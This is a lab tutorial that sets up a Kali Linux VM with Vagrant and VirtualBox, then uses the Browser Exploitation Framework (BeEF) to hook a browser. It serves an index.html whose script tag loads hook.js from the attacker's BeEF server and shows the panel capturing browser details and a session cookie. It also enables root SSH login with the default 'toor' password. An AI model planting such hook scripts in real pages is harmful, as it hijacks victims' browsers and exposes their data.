How to use Kali Linux The Browser Exploitation Framework (BeEF) to test Web Browsers.

Introduction

The motivation for this paper is to show the user how to quickly get Kali Linux up and running, and start using BeEF for testing browser vulnerabilities. The author's brain was shocked at how easy this works. If you can redirect someone from a page to the hook.js, you literally control their browser.

Basically: [BeEF] "is a penetration testing tool that focuses on the web browser. Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context."
Source: https://beefproject.com/

Requirements

If you see the following $ symbol on a command line to execute, what that means is that the command is executed as a regular user, i.e. the Ubuntu user. Ignore the leading $ and execute the rest of the command.

```
$ command to execute as a regular user
```

If you see a command line lead with the # symbol, then that means that the command is executed as the root user. This implies you need to elevate to the root user before running the command, e.g. with: `sudo su - root`.

```
# command to execute as the root user
```

XSS, a quick refresher on what it is and common types:

"Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec as of 2007.

....

Non-persistent (reflected)

The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the request.

Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

A reflected attack is typically delivered via email or a neutral web site. The bait is an innocent-looking URL, pointing to a trusted site but containing the XSS vector. If the trusted site is vulnerable to the vector, clicking the link can cause the victim's browser to execute the injected script.

Persistent (or Stored)

The persistent (or stored) XSS vulnerability is a more devastating variant of a cross-site scripting flaw: it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping. A classic example of this is with online message boards where users are allowed to post HTML formatted messages for other users to read.

For example, suppose there is a dating website where members scan the profiles of other members to see if they look interesting. For privacy reasons, this site hides everybody's real name and email. These are kept secret on the server. The only time a member's real name and email are in the browser is when the member is signed in, and they can't see anyone else's.

Suppose that Mallory, an attacker, joins the site and wants to figure out the real names of the people she sees on the site. To do so, she writes a script designed to run from other people's browsers when they visit her profile. The script then sends a quick message to her own server, which collects this information.

To do this, for the question "Describe your Ideal First Date", Mallory gives a short answer (to appear normal) but the text at the end of her answer is her script to steal names and emails. If the script is enclosed inside a <script> element, it won't be shown on the screen. Then suppose that Bob, a member of the dating site, reaches Mallory's profile, which has her answer to the First Date question. Her script is run automatically by the browser and steals a copy of Bob's real name and email directly from his own machine.

Persistent XSS vulnerabilities can be more significant than other types because an attacker's malicious script is rendered automatically, without the need to individually target victims or lure them to a third-party website. Particularly in the case of social networking sites, the code would be further designed to self-propagate across accounts, creating a type of client-side worm.

The methods of injection can vary a great deal; in some cases, the attacker may not even need to directly interact with the web functionality itself to exploit such a hole. Any data received by the web application (via email, system logs, IM etc.) that can be controlled by an attacker could become an injection vector."

Source: https://en.wikipedia.org/wiki/Cross-site_scripting

VirtualBox

Go to: https://www.virtualbox.org/wiki/Downloads and download VirtualBox.

The author is running on Ubuntu 17.04, so following to this URL:
https://www.virtualbox.org/wiki/Linux_Downloads

For Ubuntu, double click on the .deb file, i.e. virtualbox-5.2_5.2.0-118431-Ubuntu-zesty_amd64.deb, and install VirtualBox on your local workstation.

Clean VirtualBox Networking

Run these two commands from a Terminal:

```
VBoxManage list natnetworks
VBoxManage list dhcpservers
```

```
Output:
NetworkName:    192.168.139-NAT
IP:             192.168.139.1
```

```
Network:        192.168.139.0/24
IPv6 Enabled:   No
IPv6 Prefix:    fd17:625c:f037:a88b::/64
DHCP Enabled:   Yes
Enabled:        Yes
loopback mappings (ipv4)
        127.0.0.1=2

NetworkName:    192.168.139-NAT
IP:             192.168.139.3
NetworkMask:    255.255.255.0
lowerIPAddress: 192.168.139.101
upperIPAddress: 192.168.139.254
Enabled:        Yes

NetworkName:    HostInterfaceNetworking-vboxnet0
IP:             172.20.0.3
NetworkMask:    255.255.255.0
lowerIPAddress: 172.20.0.101
upperIPAddress: 172.20.0.254
Enabled:        Yes

NetworkName:    HostInterfaceNetworking-vboxnet1
IP:             0.0.0.0
NetworkMask:    0.0.0.0
lowerIPAddress: 0.0.0.0
upperIPAddress: 0.0.0.0
Enabled:        No
```

Now, delete ALL of the pre-installed VirtualBox networks (one at a time following the syntax below):

```
VBoxManage natnetwork remove --netname <NetworkName_from_above>
VBoxManage natnetwork remove --netname 192.168.139-NAT
# repeat as many times as necessary to delete all of them.
```

```
VBoxManage dhcpserver remove --netname <DHCP_Server_NetworkName_from_above>
VBoxManage dhcpserver remove --netname 192.168.139-NAT
# repeat as many times as necessary to delete all of them.
```

Add VirtualBox Networking

Now, add the new VirtualBox networks so the Kali Linux guides work.

```
VBoxManage natnetwork add \
  --netname 192.168.139-NAT \
  --network "192.168.139.0/24" \
  --enable --dhcp on

VBoxManage dhcpserver add \
  --netname 192.168.139-NAT \
  --ip 192.168.139.3 \
  --lowerip 192.168.139.101 \
  --upperip 192.168.139.254 \
  --netmask 255.255.255.0 \
  --enable
```

```
VBoxManage hostonlyif create

VBoxManage hostonlyif ipconfig vboxnet0 \
  --ip 172.20.0.1 \
  --netmask 255.255.255.0

VBoxManage dhcpserver add \
  --ifname vboxnet0 \
  --ip 172.20.0.3 \
  --lowerip 172.20.0.101 \
  --upperip 172.20.0.254 \
  --netmask 255.255.255.0

VBoxManage dhcpserver modify \
  --ifname vboxnet0 \
  --enable
```

Vagrant

Go to: https://www.vagrantup.com/downloads.html, follow the appropriate link to your OS and 32 or 64 bit version representing your local workstation. Download.

For Ubuntu, double click on the .deb file, i.e. vagrant_2.0.1_x86_64.deb, and install Vagrant on your local system.

Kali Linux

The author highly recommends to create a directory structure that is easy to navigate and find your code. As an example, you could use something similar to:
${HOME}/Source_Code/Education/vagrant-machines/kali-linux-vm/

Go ahead and make this structure with the following command (inside a Terminal):

```
$ mkdir -p ${HOME}/Source_Code/Education/vagrant-machines/kali-linux-vm/
```

Inside of the kali-linux-vm directory, populate a new file with the exact name, “Vagrantfile”. Case matters, uppercase the “V”.

Vagrantfile:

```
# -*- mode: ruby -*-
# vi: set ft=ruby :

# Vagrantfile API/syntax version.
VAGRANTFILE_API_VERSION = "2"

Vagrant.configure(VAGRANTFILE_API_VERSION) do |config|
  config.vm.box = "Sliim/kali-2017.2-amd64"
  config.vm.box_version = "1"

  # For Linux systems with the Wireless network, uncomment the line:
  config.vm.network "public_network", bridge: "wlo1", auto_config: true

  # For macbook/OSx systems, uncomment the line:
  #config.vm.network "public_network", bridge: "en0: Wi-Fi (AirPort)", auto_config: true

  config.vm.hostname = "kali-linux-vagrant"

  config.vm.provider "virtualbox" do |vb|
     vb.memory = "4096"
     vb.cpus = "3"
     vb.gui = true
     vb.customize ["modifyvm", :id, "--cpuexecutioncap", "95"]
     vb.customize ["modifyvm", :id, "--vram", "32"]
     vb.customize ["modifyvm", :id, "--accelerate3d", "on"]
     vb.customize ["modifyvm", :id, "--ostype", "Debian_64"]
     vb.customize ["modifyvm", :id, "--boot1", "dvd"]
     vb.customize ["modifyvm", :id, "--boot2", "disk"]
     vb.customize ["modifyvm", :id, "--audio", "none"]
     vb.customize ["modifyvm", :id, "--clipboard", "hosttoguest"]
     vb.customize ["modifyvm", :id, "--draganddrop", "hosttoguest"]
     vb.customize ["modifyvm", :id, "--paravirtprovider", "kvm"]
  end
end
```

Save and write this file.

From a Terminal, change directory to:

```
$ cd ${HOME}/Source_Code/Education/vagrant-machines/kali-linux-vm/
```

Then run (inside the directory kali-linux-vm):

```
$ vagrant up
```

This will download the appropriate image and start the virtual machine.

Once running, through the VirtuaBox GUI, login as root. Password is “toor”, root backwards. Edit the following file:

```
/etc/ssh/sshd_config
```

And change the line:

```
#PermitRootLogin prothibit-password
```

To:

```
PermitRootLogin yes
```

Then restart the ssh daemon:


```
# kill -HUP $(pgrep sshd)
```

Notice, you are on a Bridged adapter, this will open the instance to allow root to ssh in with the most unsecure password in the world. Only make this change (allowing root to login via SSH) if you require root SSH access. You can change the root user’s password, which is highly recommended.

The Browser Exploitation Framework (BeEF)


First launch Kali-Linux Vagrant box.

Then log into Kali-Linux with username: root and password: toor.



First, find you ip address with the command:

```
# ip a
```



root@kali-linux-vagrant: /var/www/html
File Edit View Search Terminal Help

```
<html>
  <head>
    <script src ="http://192.168.139.25:3000/hook.js" type="text/javascript">
    </script>
  </head>
</html>
root@kali-linux-vagrant:/var/www/html# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:fd:30:4d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 81902sec preferred_lft 81902sec
    inet6 fe80::a00:27ff:fefd:304d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:c4:1f:99 brd ff:ff:ff:ff:ff:ff
    inet 172.20.156.79/24 brd 172.20.156.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec4:1f99/64 scope link
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:91:3b:c4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.139.3/24 brd 192.168.139.255 scope global eth2
       valid_lft forever preferred_lft forever
    inet 192.168.139.25/24 brd 192.168.139.255 scope global secondary eth2
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe91:3bc4/64 scope link
       valid_lft forever preferred_lft forever
root@kali-linux-vagrant:/var/www/html#
```

Next, start the Apache2 web server on the Kali Linux instance with the command:

```
# server apache2 start
```

Then modify the file: /var/www/html/index.html with the following content (shown at the bottom of the following screenshot. Change the IP address to match your network.




```
    inet6 fe80::a00:27ff:fec4:1f99/64 scope link
       valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:91:3b:c4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.139.3/24 brd 192.168.139.255 scope global eth2
       valid_lft forever preferred_lft forever
    inet 192.168.139.25/24 brd 192.168.139.255 scope global secondary eth2
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe91:3bc4/64 scope link
       valid_lft forever preferred_lft forever
root@kali-linux-vagrant:/var/www/html#
root@kali-linux-vagrant:/var/www/html#
root@kali-linux-vagrant:/var/www/html#
root@kali-linux-vagrant:/var/www/html#
root@kali-linux-vagrant:/var/www/html#
root@kali-linux-vagrant:/var/www/html# pwd
/var/www/html
root@kali-linux-vagrant:/var/www/html# ls -l
total 8
-rw-r--r-- 1 root root   0 Nov 23 09:57 index.
-rw-r--r-- 1 root root 126 Nov 23 10:01 index.html
-rw-r--r-- 1 root root 612 Sep 16  2017 index.nginx-debian.html
root@kali-linux-vagrant:/var/www/html# cat index.html
<html>
  <head>
    <script src ="http://192.168.139.25:3000/hook.js" type="text/javascript">
    </script>
  </head>
</html>
root@kali-linux-vagrant:/var/www/html#
root@kali-linux-vagrant:/var/www/html#
root@kali-linux-vagrant:/var/www/html#
root@kali-linux-vagrant:/var/www/html#
root@kali-linux-vagrant:/var/www/html#
```

Next, start the BeEF application:

```
# cd /usr/share/beef-xss/
# ./beef
```


Please copy the RESTful API key into your memory buffer.



```
.0.0.0" port 2000 (Errno::EADDRINUSE)
[10:14:24][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[10:14:24]    |   Twit: @beefproject
[10:14:24]    |   Site: http://beefproject.com
[10:14:24]    |   Blog: http://blog.beefproject.com
[10:14:24]    |_  Wiki: https://github.com/beefproject/beef/wiki
[10:14:24][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[10:14:24][*] BeEF is loading. Wait a few seconds...
[10:14:27][*] 12 extensions enabled.
[10:14:27][*] 254 modules enabled.
[10:14:27][*] 5 network interfaces were detected.
[10:14:27][+] running on network interface: 127.0.0.1
[10:14:27]    |   Hook URL: http://127.0.0.1:3000/hook.js
[10:14:27]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[10:14:27][+] running on network interface: 10.0.2.15
[10:14:27]    |   Hook URL: http://10.0.2.15:3000/hook.js
[10:14:27]    |_  UI URL:   http://10.0.2.15:3000/ui/panel
[10:14:27][+] running on network interface: 172.20.156.79
[10:14:27]    |   Hook URL: http://172.20.156.79:3000/hook.js
[10:14:27]    |_  UI URL:   http://172.20.156.79:3000/ui/panel
[10:14:27][+] running on network interface: 192.168.139.3
[10:14:27]    |   Hook URL: http://192.168.139.3:3000/hook.js
[10:14:27]    |_  UI URL:   http://192.168.139.3:3000/ui/panel
[10:14:27][+] running on network interface: 192.168.139.25
[10:14:27]    |   Hook URL: http://192.168.139.25:3000/hook.js
[10:14:27]    |_  UI URL:   http://192.168.139.25:3000/ui/panel
[10:14:27][*] RESTful API key: 4c5a2431ae8934c987f45da5ae159da46b2e0c34
[10:14:27][*] HTTP Proxy: http://127.0.0.1:6789
```

Now open the Firefox browser in Kali Linux and point to http://127.0.0.1:3000/ui/panel


Default username/password are: beef/beef




Category: Browser (6 Items)	
Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0	Initialization
Browser Language: en-US	Initialization
Browser Platform: Linux x86_64	Initialization
Browser Plugins: []	Initialization
Window Size: Width: 1400, Height: 763	Initialization
Category: Browser Components (12 Items)	
Flash: No	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization
QuickTime: No	Initialization
RealPlayer: No	Initialization
Windows Media Player: No	Initialization
WebRTC: Yes	Initialization
ActiveX: No	Initialization
Session Cookies: Yes	Initialization
Persistent Cookies: Yes	Initialization
Category: Hooked Page (5 Items)	
Page Title: The Butcher	Initialization
Page URI: http://127.0.0.1:3000/demos/butcher/index.html	Initialization
Page Referrer: http://127.0.0.1:3000/ui/panel	Initialization
Host Name/IP: 127.0.0.1	Initialization
Cookies: BEEFHOOK=LzR9N0ddqUJGcqmikfJV3Z3waTFIN6lhc1tmAGMFnnj9lKB3Z8AOCcRql1XrQJDiy1TuWTwfokPpKmWm	Initialization
Category: Host (8 Items)	
Host Name/IP: 127.0.0.1	Initialization
Date: Fri Nov 23 2018 09:35:50 GMT-0500 (EST)	Initialization
Operating System: Linux	Initialization

Now, from your Host Operating system, here I am using Chrome 70 on a macbook, open the url: http://172.20.156.79

The page will be blank. Once connected, you will see in the Kali Linux Firefox browser the IP address pop up. From there, you can navigate to items of interest for attacks.



